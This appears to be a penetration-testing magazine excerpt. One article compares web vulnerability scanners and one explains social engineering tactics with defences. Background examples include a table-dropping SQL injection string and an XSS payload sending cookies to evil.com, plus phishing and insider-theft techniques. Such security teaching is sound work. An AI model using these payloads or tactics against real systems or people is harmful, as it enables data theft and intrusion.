Periodic rotation of professional penetration testers against your network via a custom portal complete with the ability to limit the scope and depth of testing according to client needs.

USER EDUCATION

Custom security training exercises for your organization including use of penetration tests as a way of providing users an unforgettable experience.

Sleep better with our D3tangler™ technology!



Our new patent pending **D3tangler technology** helps you win the evolving game of IT security. The technology solves all your security problems by pressing a button! Don't be fooled by cheap competitor's products!

On the Automated Black-Box Security

Testing of Web Applications

Fuzzing. Although this technique has been around since 1989, it had gained significant importance only with the rise of cloud computing era, which, ironically, means it is still in its early days (at least for the web applications fuzzing). With a fully grown market ranging from open-source and commercial thick clients to SaaS and network/data center dedicated hardware, web applications still represent the major point of compromise.

Looking at things this way I cannot help associating this picture with the use of satellites and state of the art war gear to catch a caveman. Is there something we are missing?

Introduction

Web technologies and applications are used extensively by business and governments all over the world. Online commercial sites, intranet and extranet applications used by companies are almost all based on these technologies. Today, new applications are systematically developed with web technologies due to ease of implementation and use.

Despite their advantages, web applications do raise a number of security concerns. Remote code execution, SQL injection, *Cross Site Scripting* (XSS) and session hijacking are few examples of web application vulnerabilities. These vulnerabilities combined with the public access to web applications have made them a target of choice for hackers. The Gartner Group estimates that almost up to 75% of attacks are now targeting these applications.

An insecure web application may expose customer's personal data, confidential information, or lead to fraudulent transactions. This may cause financial, legal and reputational damage for the application owner. To prevent such consequences, web applications must be designed, developed, installed and used in a secure manner.

The most common way of securing web applications is searching and eliminating the vulnerabilities within. According to OWASP (*Open Web Application Security Project*), the most efficient way of finding security vulnerabilities in web applications is manual code review. This technique is very time-consuming and requires programming skills. An alternative approach is to use automated tools (fuzzers) that probe web applications for security vulnerabilities, without access to source code used to build the applications. This technique is known as back-box testing or fuzzing and represents a cost and time effective method for detecting security vulnerabilities. There are a lot of good black-box web scanners available on the market, distinguished from one another by performance, platforms and price.

Our study aims to determine which factors may influence the results are and how effective automated black-box testing of web applications is. To achieve these goals, six well-known web vulnerabilities scanners were selected (Acunetix WVS v.7.0, Netsparker v.1.8.3.3, ProxyStrike v.2.1, Websecrify v 0.8, QualysGuard WAS and Outscan WAS) and tested against a common set of sample applications, in two different environments: *in the lab* and *in the safe wild* (will be discussed later in the article).

Web Vulnerabilities

The topic of web vulnerabilities is widely discussed in literature. Books like *The Web Application Hacker's*

Handbook: Discovering and Exploiting Security Flaws by Dafydd Stuttard and Marcus Pinto, *Hacking Exposed Web Applications*, Third Edition, by Joel Scambray, Vincent Liu and Caleb Sima, *Improving Web Application Security: Threats and Countermeasures* by Microsoft Corporation deal with the subject in general by enumerating the vulnerabilities, showing how they work, how to discover and prevent them. There are also organizations like OWASP [2], MITRE [1] and others that publish yearly reports about top of most common vulnerabilities. Furthermore, there are numerous articles dealing with specific vulnerabilities in detail and showing how specific vulnerabilities can be detected and prevented.

Presenting detailed information about each individual type of web vulnerability is beyond the scope of our article. This could be a possible subject for a book as only OWASP [5] alone lists 164 vulnerabilities in 24 categories. However, we consider it important to introduce the most common two vulnerabilities (injection attacks and XSS) in order to give the reader the background information necessary to comprehend our experiment. For each of them we will give a short description, an example and list some prevention methods.

Injection Attacks

In injection attacks an attacker exploits vulnerabilities in the web application in order to execute malicious code and change the logic of the application. There are different types of injection attacks, depending on the language used and the environment of the application. The most common type of injection attack is SQL Injection (SQLI). However, all interpreted languages are vulnerable to this type of attack; this includes web scripting languages such as PHP or ASP, operating systems interpreters such as Bash or Perl and data retrieval languages such as LDAP, XPath or SOAP.

Example

In the case of SQL, injection attacks usually exploit the fact that applications uses untrusted data in the construction of SQL calls. One example is given below:

```
SELECT * FROM users WHERE name = '' + userName + '';
```

Assuming that username is a legal user identifier the function would return the database row containing the information for the selected user. However, assuming that `userName` is `a'` or `'t='t` the method would return complete database with users.

```
SELECT * FROM users WHERE name = 'a' OR 't'='t';
```

Furthermore, assuming that `userName` takes the value below, the method would delete the entire content of the table users.

```
a';DROP TABLE users; SELECT * FROM data WHERE name LIKE '%
```

Prevention

Because SQLI attacks (and injection attacks in general) exploit the use of untrusted user data in the program code, the obvious solution is to validate untrusted data before using it in application code. For SQL, the preferred option is to use a safe API that avoids the interpreter entirely or provides a parameterized interface; such APIs exist for all major programming languages and development frameworks.

Cross-Site Scripting (XSS)

Cross-site scripting vulnerabilities occur most commonly when applications employ untrusted data in the construction of output without proper validation or escaping. Attackers take advantage of this vulnerability in order to make browsers execute scripts prepared by the attacker in the context of a legitimate web page. By these means, it is possible to hijack user sessions, insert hostile content, perform redirects, etc.

There are three types of XSS flaws.

- Reflected: the injected code is reflected off the web server (Most Common)
- Stored: the injected code permanently stored on the target servers; the victim retrieves the malicious script when it requests the stored content
- DOM-Based: the attack payload is executed as a result of modifying the DOM of the page in the victim's browser

Example

Similar to SQLI, XSS attacks exploit applications that do not properly validate user data. Assume the following code snippet from a search engine that returns the search results together with the query:

```
(String) page += „You search was: „ + request.getParameter(„query“);
```

If an attacker modifies the `query` parameter to the value below, it will cause the victim's cookies to be sent to the attacker's web site.

```
<script>document.location= 'http://www.evil.com/  
stealcookie.php?foo='+document.cookie</script>
```

Prevention

The preferred prevention option is to properly validate and escape all untrusted data that will be used in the construction of output. Depending on the output type, appropriate escaping shall be performed for HTML elements, HTML attributes, JavaScript, CSS, URLs, etc.

Securing Web Applications

The most common way to securing web applications is by searching and eliminating the discovered vulnerabilities. Other ways to securing web applications include safe development (as described above), implementing intrusion detection and intrusion protection systems and deploying web application firewalls.

The existing approaches for detecting web vulnerabilities can be divided into two main categories: white box (static) testing and black box (dynamic) testing. Static approaches require access to source code and are useful during development, while dynamic approaches are useful for protecting already deployed software.

White-Box Approaches

In the white box approach, a tester has access to the source code of the web application and relies on statically analysis algorithms to detect possible vulnerabilities. The most common approach is the tainted-mode model. In order to discover the vulnerabilities, a program determines the input points of a web application (such as data retrieved via HTTP GET/POST, cookies, database, etc.) and tracks the program flow in order to determine which outputs (database queries for SQLi or HTTP pages for XSS) are produced based on the inputs. If an input parameter is properly validated, the flow of the program will no longer be tracked for this particular input. However, if an input parameter can be tracked all the way to the output, a vulnerability is reported.

The tainted-mode model has been described in papers [7] and numerous tools have been implemented based on this approach, for different web programming languages such as PHP [7], Java [8], Ruby or Perl.

Black-Box Approaches

The black-box approach is based on the simulation of attacks against a web application. For this purpose a testing tool usually relies on a large database of known attacks. In a first step the web application is scanned and all pages are retrieved. After that, for each page the data entry points (HTTP parameters, cookies, etc.) are extracted. Next, the testing tool generates requests where parameters contain malicious patterns and the

received responses are scanned for indications of vulnerabilities.

This approach has been described in *Detecting Security Vulnerabilities in Web Applications Using Dynamic Analysis with Penetration Testing* by Andrey Petukhov, Dmitry Kozlov at the 2008 OWASP Application Security Conference. The main advantage of this method is that it does not require access to the source code of the web application and can be used to detect vulnerabilities in already deployed applications. Furthermore, the approach is not dependent on the programming language of the web applications.

However, it has the disadvantage of a poor coverage of application entry points for web applications that contain password protected areas or applications that incorporate heavy logic such as when in order to land on a page certain actions have to be performed in advance (fill forms with specific data, etc.)

Comparative Results for Automated Black-Box Testing

As a research project for a dissertation paper regarding the efficiency of automated black-box web application vulnerability testing, during February 2011, 6 web application vulnerability scanners were tested:

- Two fully functional commercial thick clients:
 - Acunetix WVS v.7.0 build 20110209;
 - Netsparker v.1.8.3.3;
- Two open-source thick clients:
 - ProxyStrike v.2.1;
 - Websecurify v 0.8;
- Two SaaS applications:
 - QualysGuard WAS;
 - Outscan WAS.

In order to measure their effectiveness, the web application scanners were tested in two environments:

“In the lab” (ideal testing conditions), namely:

- Two computers were networked, with no outside connection;
- One of the computers hosted the intentionally-left-vulnerable web application (i.e. WAVSEP [9]) and the other one the thick client scanners;
- All security measures on both computers were disabled so that no packets would be dropped;
- Both computers were running Microsoft Windows 7, fully updated;
- In order to run WAVSEP the latest editions of Apache Tomcat and MySQL Community Server were also installed.



Figure 1. Graphical Representation of the Results

The reason for testing the scanners *in the lab* was that a vulnerable web application to which all the vulnerabilities are known (both valid and false positives), could be scanned, whilst assuring an environment where the scanners wouldn't be *censored* by any firewall, IDS or IPS.

“In the safe wild”(real testing conditions), namely

- Seven public intentionally-left-vulnerable sites were picked:
 - *testphp.vulnweb.com* (owned by Acunetix) – further referred to as Site 1;
 - *testasp.vulnweb.com* (owned by Acunetix) – further referred to as Site 2;
 - *testaspnet.vulnweb.com* (owned by Acunetix) – further referred to as Site 3;

- *php.testsparker.com* (owned by Mavituna Security) – further referred to as Site 4;
- *aspnet.testsparker.com* (owned by Mavituna Security) – further referred to as Site 5;
- *crackme.cenzic.com* (owned by Cenzic) – further referred to as Site 6;
- *demo.testfire.net* (owned by IBM) – further referred to as Site 7;
- Local security measures were enabled;
- The scanning was performed over the Internet.

The research only focused on the two most widespread red-flag vulnerabilities: XSS and SQLI. Thus, one of the open-source scanners was intentionally picked because it can only detect SQLI and XSS.

Before going any further we need to make the following notes regarding the scanners:

- Acunetix WVS was tested with AcuSensor Technology OFF, and Port Scanner OFF;
- ProxyStrike was tested using only manual crawling due to automated crawler inefficacy;
- Websecurify and SaaS scanners support limited configuration, so they were tested mainly in Point and Shoot mode;
- Netsparker's results had to be divided into two subcategories (due to its official presentation – i.e. false positive free scanner):

a d v e r t i s e m e n t

No matter what cloud your applications are in... They must be secure and compliant.

Astyran provides pragmatic application security services with a focus on manual assessments by talented people.



883 North Bridge Road
#11-02 Southbank
198785 Singapore
+65-6334 0930
info@astyran.com
<http://www.astyran.com>

Table 1. "In the Lab" Detailed Scan Results

		RXSS[1]		SQLI[2]		FP RXSS[3]		FP SQLI[4]		Detection rate RXSS + SQLI		False Positive Detection rate RXSS + SQLI	
Total Vulns		66		136		7		20					
Acunetix		44		121		0		0		81,6%		0%	
QualysGuard		39		80		3		2		58,9%		18,5%	
Websecurify		22		80		3		10		50,4%		48,1%	
ProxyStrike		61		46		7		0		52,9%		25,9%	
Netsparker	C.	42	41	132	128	0	0	6	0	86%	83,6%	22,2%	0%
N.C.		1		4		0		6		2,4%		22,2%	

[1] Reflected Cross-Site Scripting Vulnerabilities

[2] SQL Injection Vulnerabilities

[3] False Positive Reflected Cross-Site Scripting Vulnerabilities

[4] False Positive SQL Injection Vulnerabilities

- Confirmed vulnerabilities;
- Non-confirmed vulnerabilities.

Testing Results

In the Lab Results

This test was mainly aimed at thick clients, but during testing, the same web application was managed to be scanned with one of the SaaS scanners, QualysGuard WAS. Please note that the SaaS scanning was performed over the Internet (meaning there were different testing conditions) as we did not have any access to either of the SaaS' Internal Appliances, and this may have influenced the rate of detection.

After running the scans, the following results were obtained: Table 1.

As it can be seen, in the lab, up to almost 84% of existing vulnerabilities can be detected by using only one scanner. But these are the *easy-to-detect* vulnerabilities (the *low hanging fruits*, as they are called), leaving us to further deal with the top 16% *difficult-to-detect* vulnerabilities.

In the Safe Wild Results

This test targeted all scanners and its purpose was to see how the scanners would behave in real working conditions and what results they will manage to pull in

Table 2. "In the Safe Wild" Detailed Results

		Site 1	Site 2	Site 3	Site 4	Site 5	Site 6	Site 7	Detection Rate								
Total vulns		29	22	8	3	4	26	27									
Acunetix		21	14	6	2	2	11	12	57,1%								
QualysGuard		22	7	1	2	2	5	13	43,6%								
Websecurify		10	11	2	0	0	3	5	26%								
ProxyStrike		6	6	4	2	2	8	8	30,2%								
Netsparker	C.	15	14	14	12	7	7	3	3	4	4	11	8	9	6	52,9%	45,3%
N.C.		1		2		0		0		0		3		3		7,6%	
Outscan		10	9	0	2	2	5	4								26,8%	

order to later analyze the gap between the two testing sets.

After running the scans, the following results were obtained: Table 2.

In the Lab vs. in the Safe Wild

After running all the detection rate percentages were compared in order to see how big is the gap, what could be the possible reasons for it, and if there are any possibilities to close this gap.

Causes that Can Influence Results

After analyzing the results, there are only two causes identified for the results (scanner independent): Web application stability and connection.

Web Application Stability

Whilst running *in the safe wild* tests a part of one site became unavailable, thus causing some scanners to miss a part of the vulnerabilities. This issue was noticed due to significant results difference between scanners. Some scanners had an unexplainable low detection rate whilst other scanners, just minutes before, performed very well. The tests had to be redone when all pages of the web application were available (manual check).




Figure 2. Graphical Representation of the Results

Connection

This is another important issue which was managed to be identified with the help of Acunetix development team. Due to a significant difference between the scan results we've had and scan results Acunetix Development Team had, using Acunetix WVS, the first assumption was that the scanner was being misused. After redoing the tests and getting the same results, the only plausible assumption that could have been made was there might be a connection problem, i.e. between our location (Bucharest – Romania) and the web application's server (Host, Nordrhein-Westfalen, Germany) was an active node (Firewall, IDS, IPS) which dropped a part of the packets.

In order to confirm this assumption the Acunetix development team was asked for help by running scans on one of their web applications from different offices around the world, and provide us with the scan results. Their developers managed to perform the test (using

Table 3. Scanning Results Comparison

	Lab		Wild		Gap	
Acunetix	81,6%		57,1%		24,5%	
QualysGuard	58,9%		43,6%		15,3%	
Websecurify	50,4%		26%		24,4%	
ProxyStrike	52,9%		30,2%		22,7	
Netsparker C.	86%	83,6%	52,9%	45,3%	33,1%	38,3%
N.C.	2,4%		7,6%		5,2%	
Outscan	-		26,8%		-	




Figure 3. Graphical Representation of the Comparison

Join

PenTest Mag team!



PenTest Magazine is looking for regular contributors. If you want to be a part of the first magazine devoted to penetration testing, now's your chance to join us. We especially need:

- news contributors – send in a piece of news of an interest for a pentester and make your own comment on it.
- “point of view” section writers – short articles (800 words tops) with you discussing an issue you think should be discussed.
- “vulnerability check” writers – what a pentester can use in his work.
- reviewers – found an interesting tool? Review it for us.
- betatesters – read an article before it's published in the magazine and share your opinion on it with us.

Regular contributors are given free subscription to the magazine and – if they represent companies – free advertising in the mag. And, of course, an earned mention in the magazine.

Worth it? Ask for details:

maciej.kozuszek@software.com.pl

Bibliography

- Top 25 MITRE, <http://cwe.mitre.org/top25/> [1]
- OWASP Top 10, https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project [2]
- Nenad Jovanovic, Christopher Kruegel, and Engin Kirda, Pixy: A static analysis tool for detecting web application vulnerabilities (short paper) [3]
- Sumit Siddharth, Pratiksha Doshi, Five common Web application vulnerabilities [4]
- OWASP Vulnerabilities Listing, <https://www.owasp.org/index.php/Category:Vulnerability> [5]
- Andres Andreu, Professional Pen Testing for Web Applications [6]
- Nenad Jovanovic, Christopher Kruegel, Engin Kirda, Static analysis for detecting taint-style vulnerabilities in web applications, *Journal of Computer Security* 18 (2010) 861–907 [7]
- Huang, Y.-W., Yu, F., Hang, C., Tsai, C.-H., Lee, D.-T., Kuo, S.-Y., Securing web application code by static analysis and runtime protection. In: WWW '04: Proceedings of the 13th International Conference on World Wide Web (2004) [8]
- Web Application Vulnerability Scanner Evaluation Project, <http://code.google.com/p/wavsep> [9]

AcuSensor Technology as well) from the U.S.A. Office and the Romania – Cluj Office, and got the following results.

The findings confirmed the previously made assumption on the connection dependence. This means that whilst only a part of the vulnerabilities can be detected and fixed from Romania, thus making the web application appear as vulnerability-free from this location, an attacker located in U.S.A. can detect nine more major vulnerabilities (SQLI's and XSS') which may be critical to the web application.

Conclusion

If manual crawling is not being used, the crawler's results have to be checked in order to see if it managed to detect all the pages of the web application. If it fails to detect some of the pages then it should be checked if they are available and maybe a manual crawl should be performed instead. Another aspect of this issue is scanning should be performed by someone who knows the web application and is able to notice any crawling losses (issues).

Regarding the connection issue, if possible, the scanning could be performed from two different locations, in order to make sure the scanner reports the real security situation of the web application. The

scanning location can physically be anywhere in the world, but judging by the active nodes between the web application and scanner, their number should be as small as possible.

In order to simply avoid these issues, all web applications can be carefully tested “in the lab”, before deployment, by the developers or a security team working together with developers.

In this particular case, black-box automated testing managed to detect up to 80% of existing vulnerabilities (in the lab), thus making it an effective way to start securing web applications. Depending on the complexity of a web application and the value of the information that needs to be protected (security budget should also be taken into account), using this method alone is sometimes not enough to obtain a fully-secured web application and may have to be used alongside black-box manual testing and white-box testing.




Figure 4. Graphical Representation of Location Results

CRISTIAN OPINACRU

Cristian Opinacru is a lecturer at the Romanian Military Academy, while at the same time working for Thales Systems. He holds a PhD degree from the University of German Armed Forces in Munich and an engineering degree from the Politehnica University of Bucharest. He is the author of three books and several research articles. His is interested in Security, Web and Software Architecture.



CRISTIAN TANCOV

Cristian Tancov is a Romanian information security auditor. Among several diplomas, he holds an “Information security” masters degree from Romanian Military Academy with specialization in “Web applications security testing”. His work is highly appreciated and is often invited to hold presentations regarding his activity at international events.

Accretive Solutions^{as}


as promised as expected as delivered

Penetration Testing

Vulnerability Assessment

Facility Breach Exercises

Web Application Assessment



Visit accretivesolutions.com
for complete details

Social Engineering A Deceptive Trend

Social engineering is an art of understanding human emotions and exploiting it. Using this techniques one can breach the security of an organization just by manipulating a human. Kevin Mitnick, an infamous hacker of the late 90's, a great social engineer, who merely by understanding the human behavior and leveraging this, was able to penetrate big corporations.

In the 2000 he was convicted of committing serious cybercrimes for hacking Motorola, NEC, Nokia, Sun Microsystems and Fujitsu, solely using social engineering. Controversy that escalated the protest was with Tsutomu Shimomura and the movie Takedown, which portrayed Kevin Mitnick and demonstrates how he was arrested and had to serve many years in prison. Truth is when Miramax was releasing this movie Kevin was not even trialed for his crimes. Actual sympathetic description of Kevin's story is documented in the movie Freedom Downtime [4]. Toying with human emotions is a part of social engineering. Analyzing gestures, tone, eye-ball movements and kinesthesia also plays an important part in understanding humans [1]. Let's understand how hackers leverage social engineering.

Introduction

When computer networks were first being designed, security was never a concern. But as time passed people started understanding the systems and started abusing them, then consortiums started implementing various security functionalities. Secure protocols with heavy encryption were developed. Company started investing more and more into the security, neglecting the people. These neglected people became the target of choice of hackers.

Fast Forward several decades, Humans although the biggest part of the security model, still remain as

the weakest link of this model. Hackers exploit this weakness by manipulating and toying with the emotions to get the desired results. Results could be complete compromise of the systems or unauthorized access.

A basic requirement of covering grounds before attacking is necessary.

Reconnaissance Phase

The hacker could be appointed by the counterpart of the organisation to steal confidential information, or could be a nation trying to acquire critical documents of another. It is the motive that drives this force. This motive could be to gain access to critical information or just to prove their existence.

Dumpster Diving

One of the most described attack so far is dumpster diving. More often than not people change their passwords and stick it on their desktop. Once their password expires, they throw it in the bin and stick a new one or they hide it under the keyboard.

And, how can this be leveraged by an attacker? One of the colleagues notices and makes a note of it. Now he can login into the account of the victim and try various attack vectors on to the system without having a fear of being caught. If the attacker is not able to gain access to the account, he can use the previously obtained



Figure 1. *Surprise In the Trash*

passwords from the bin and use them to brute force the account. Also these passwords could be used to brute force other services that is accessed by the user such as Internet banking, time sheets and/or social networks. Taking a step further – attackers tend to sift through this trash to find these passwords. Chances are that the passwords found in the trash are expired. So, what can an attacker do with a user's expired password? He can try to fool the administrator by impersonating the real person who needs to reset the password. He may also attach the old password to the email to sound legitimate. It is all the matter of luck, time and patience which hackers have in ample.

One more example would be finding old hard drives or non-functional USBs in the trash, now an attacker can spend weeks to extract data out of these drives.

How to avoid these attacks?

Possible solution would be to break the hard drives and USBs before trashing it, for passwords don't use sticky pads, if you have real problem in remembering passwords use key pass to remember the password (with key pass you only have to remember one master password and



Figure 2. *Surprise In the Trash*

rest of the passwords are stored within) and two factor authentication.

Phishing

One of the major problems faced by the Internet users and corporations today is Phishing. Hackers work day and night to perfect these attack techniques to trick the users.

The main motive behind this is to gain financial information, online banking login credentials and email addresses. This is usually accomplished by tricking the user in downloading malware. One of the important reason for the hackers to trick users into downloading malware is to cultivate a BOT farm. These BOTS can act as a key logger and send sensitive data to the attacker but also their system gets compromised which can now be used in performing a Distributed Denial of service attack or spamming.

A freely available tool, SET (*Social Engineering Toolkit*) can be used to make the attack impeccable. An attacker can use this tool to create emails which look legitimate by adding symbols and other identifications. Attackers may also use this tool to generate attack vectors such as emails with malicious attachments. SET allows you to create malicious attachments by adding Metasploit payloads and custom payloads. SET can also be leveraged to perform other attacks such as Java applet download, Man in the middle attack and Web jacking.

There are spammers whose job it is to send as many emails to as many users as possible, how do they get these details such as email address? They skim the Internet to find lists of email addresses. You can even buy lists of emails which contain some of the potential organisations contact information too.



Figure 3. *Tricking and Spamming*

Solution

Beware of the files that are being sent to you, verify the file using anti-virus.

- Notice http changes to https
- Verify the certificate, if unsure
- Use Google to search the required page because the search engines use page ranking and other algorithms to get you the results

Eavesdropping

This technique is used by the attacker to tap the communication and access the unauthorized information. This attack is also known as Man in the middle attack. This can be done in various ways.

Let's divide this into categories:

Wireless

A person could be sitting in the car parked and getting signals there could perform a Man-In-The-Middle attack, attackers use transmitters and antennas to conduct such attacks. They can use the same SSIDs (name that is being displayed to the users for e.g. Free Wi-Fi) and transmit fake SSIDs. Now legitimate users when they try to access these, they are trapped. Attacker can now even use Wireshark to read the packets and find some relevant information.

Solution

- Encrypt the communication(e.g. WPA/WPA2)
- Use secure protocols
- If required use Wireless IDs [2].

Phone Phreaking

Phones can be tapped by the attackers to listen to the daily conversation of the CEO or the president. Analogy of this could be a man enters the premises and he says he is from the phone company and has forgot his ID, and needs to get in and fix the phone. Now the attacker may have been tracking and noting down the movements of the companies CEO, and know at this time of the day he is out for a coffee. So the attacker gets into his office attaches the device and gets out of there. He starts collecting information and he can use this to attack the company.

Solution

- Make sure phone lines are secure.
- Communication is encrypted.
- Make sure lines are inspected and are maintained by the authorized personnel.

Spying

Cyber stalking, following the target, timing the movements, tracing the phone and keeping an eye on the target, are some forms of spying techniques. The motive of attacker could be a potential document or critical information. The spying could be done by government agents against rival nations, similarly can be done by rival organisations. As far as spying is considered, we all have seen movies.

Solution

- Always stay alert, if you are in a big organisation
- Use encrypted channel to communicate
- Keep your private data safe

Socializing

One of the variants of an attack is to socialize, they try to mix in with the organisation or group and work hard to gain their trust. Purpose of this attack is same as any other attack in the scope of social engineering, the motive could be to gain hands on some critical documents. For example you have a son and you need a baby sitter you conduct an interview and hire someone with the background check. Now he/she has an unlimited access to you rooms and your property.

Solution

- Do not share IPs of the company with the new people
- First know the background and intentions of the people before sharing any information



Figure 4. Phone Phreaking

- Think of the consequences of sharing the information prior to sharing it
- Don't bluntly trust anyone

Piggy Backing and Shoulder Surfing

One of the most documented and illustrated techniques is piggy backing and shoulder surfing. In many of the advertisements and even on the ATMs you must have seen the banners saying cover your pin and type in. Why? Some body standing behind your back could view your pin. Similarly tailgating or piggybacking is a technique that shadows a person into an unauthorized area, for example you are authorized personnel and there is another man waiting to get in but is not carrying his credentials to access the premises. He requests you to allow him in. What if, he is a hacker and is not authorised to enter the premises [1].

Solution

Try to hide your pin while submitting.

Make sure no one is following you when entering the restrictive premises.

Using the Internet against you

People access the Internet every day for various reasons such as social engineering, dating and other reasons. Attackers use information that is found against you to brute force passwords by attacking forgot password utilities provided by these social networks. Maltego is a tool which can be used to find information related to any one if the information is published on the Internet.

Insider

Most of the attacks reported in the past have been the work of an insider. Insiders can be more threatening than the outsiders. Let us see an example:

Scenario of a sullen Employee

A simple scenario, a company has not been focusing on the employee retention, one of the employee of this company gets contacted by the rivals, and is offered a raise as well as agrees on certain condition demanded by the employer. Now in return the company asks the employee to get all the possible intellectual property of the current company.

Now we will see how he will start collecting all the IP using social engineering techniques.

Let's assume that this employee is Mr X. He has been working with the company A for few years now. Most of the work and important files sitting on his computer can be given to the counterparts but they might need more. So, he starts planning. First of all he will have to

give notice to leave the company. So, he needs all the information in his hand prior to notifying anyone of his intentions to depart. As nothing much can be done in the day time, Mr X starts talking to the night admin by staying late in the company. He tries to make good chat and tries to learn the processes of the company which he is unaware of. The software used for handling financial transactions by accompanying him and possibly tries to extract as much information as possible and everything else that is sensitive to the organisation. Mr X starts working with night admin and also tries to assist him in his work to show his good will gesture. He also notices that the admin has a usual habit of having coffee and snack so he goes to the café every night. Mr X starts accompanying the 'admin' every single time for coffee. Mr X notices that systems are not locked by the admin and all the important folders are kept on the desktop. After realising all this, he refuses to go out for coffee one night. The night admin, unaware of Mr X's intentions leaves the unlocked systems in the custody of Mr X.

He copies the folder containing sensitive data to his USB drive. Rest of the story speaks for itself. The IP of the company has been stolen and is handed to the rivals. All the strategy and the vision of the company has been compromised.



Figure 5. Piggy Backing



Figure 6. *Been Hacked*

Now it is time for Mr. X to give his resignation and serve the notice period. So what could have been done to stop this?

- Awareness and walk through is important but something's such as this cannot be stopped. Only way to keep things even is to setup strict and clear policies throughout the company
- Policies must be high level and must not be targeted to a particular group of employees but to the entire organization
- Penalties and punishments must clearly be stated on them
- Security drills and assessments must be conducted on regular basis
- Headers and banners must be used appropriately
- For example, the security team must conduct phony attacks or spam email attacks on the employees and make them aware of the current threats
- Threat analysis should include the potential insider and possible attacks that can occur from inside
- Security teams must be involved in the meetings to get them involved with the employees and pin point the reasons of inside attacks

That was a very simple example of how an insider may leverage social engineering techniques to bring down an organization.

In this world we are all surrounded by social engineers. We all have a purpose and we all want to get it done by any means. For example, your child starts crying for the new toys as he knows that you will get it for him just to pacify him. In return you ask him to get good grades on exam or clean up his room or something. So both father and son use social engineering against each other.

Advertisement, Sales Person, babies, you and I, all use social engineering to an extent to gain the desired result.

References

- <http://www.social-engineer.org/> [1]
- http://en.wikipedia.org/wiki/Man-in-the-middle_attack [2]
- <http://www.symantec.com/connect/articles/social-engineering-fundamentals-part-i-hacker-tactics> [3]
- http://en.wikipedia.org/wiki/Kevin_Mitnick [4]

One of the more advanced form of social engineering is Reverse Social Engineering, attackers instead of working around they get the users to contact them.

Let's understand the phase of reverse social engineering by an example.

Reverse Social Engineering

Steps involved: Sabotage, Advertise, Assist.

An attacker targets a particular organization and tries to cause some sort of problem to a particular part of the organization such as help desk or certain employees. Now this problem could be a denial of service, unavoidable pop up boxes or any particular software of framework not responding as required. Now the attacker advertises himself as the only mode of contact to get rid of the problem and offers assistance. Now the attacker can ask the user to provide username or password or can ask them to download a file, which is made by the attacker. The purpose could be to install a malware or a key logger on to the victims system [3]?

The whole point of this example is that instead of attacker contacting the victims, a situation is twisted where victims is forced to contact the attacker.

Conclusion

Social engineering will always be effective if driven by a motive. It takes only one insider to bring the whole organization down on to its knees. Accurate and strict policies in tandem with awareness of the employees can protect from social engineering. The day organizations will start implementing the awareness programs and threat detection inside the company another layer will be added to the defense mechanism. By educating the employees, the weakest link of the security chain will become stronger and harder to convert. Instead of handing the control to the attacker, they will defend the perimeter.

RAHUL PANDE

Rahul Pande is working as a Security Consultant for Pure Hacking. His main area of interests is application security. Reading and researching are his two hobbies apart from playing basketball.



www.mile2.com

Global I.T. Security Training & Consulting

In February 2002, Mile2 was established in response to the critical need for an international team of IT security training experts to mitigate threats to national and corporate security far beyond USA borders in the aftermath of 9/11.



IS YOUR NETWORK SECURE?

**A Network breach...
Could cost your Job!**

Available Training Formats

1. F2F Classroom Based Training
2. CBT Self Paced CBT
3. LOT Live Online Training
4. KIT Study Kits & Exams
5. LHE Live Hacking Labs (War-Room)

Other New Courses!!

ITIL Foundations v.3 & v.4
 CompTIA Security+, Network+
 ISC² CISSP & CAP

SANS GSLC GIAC Sec. Leadership Course
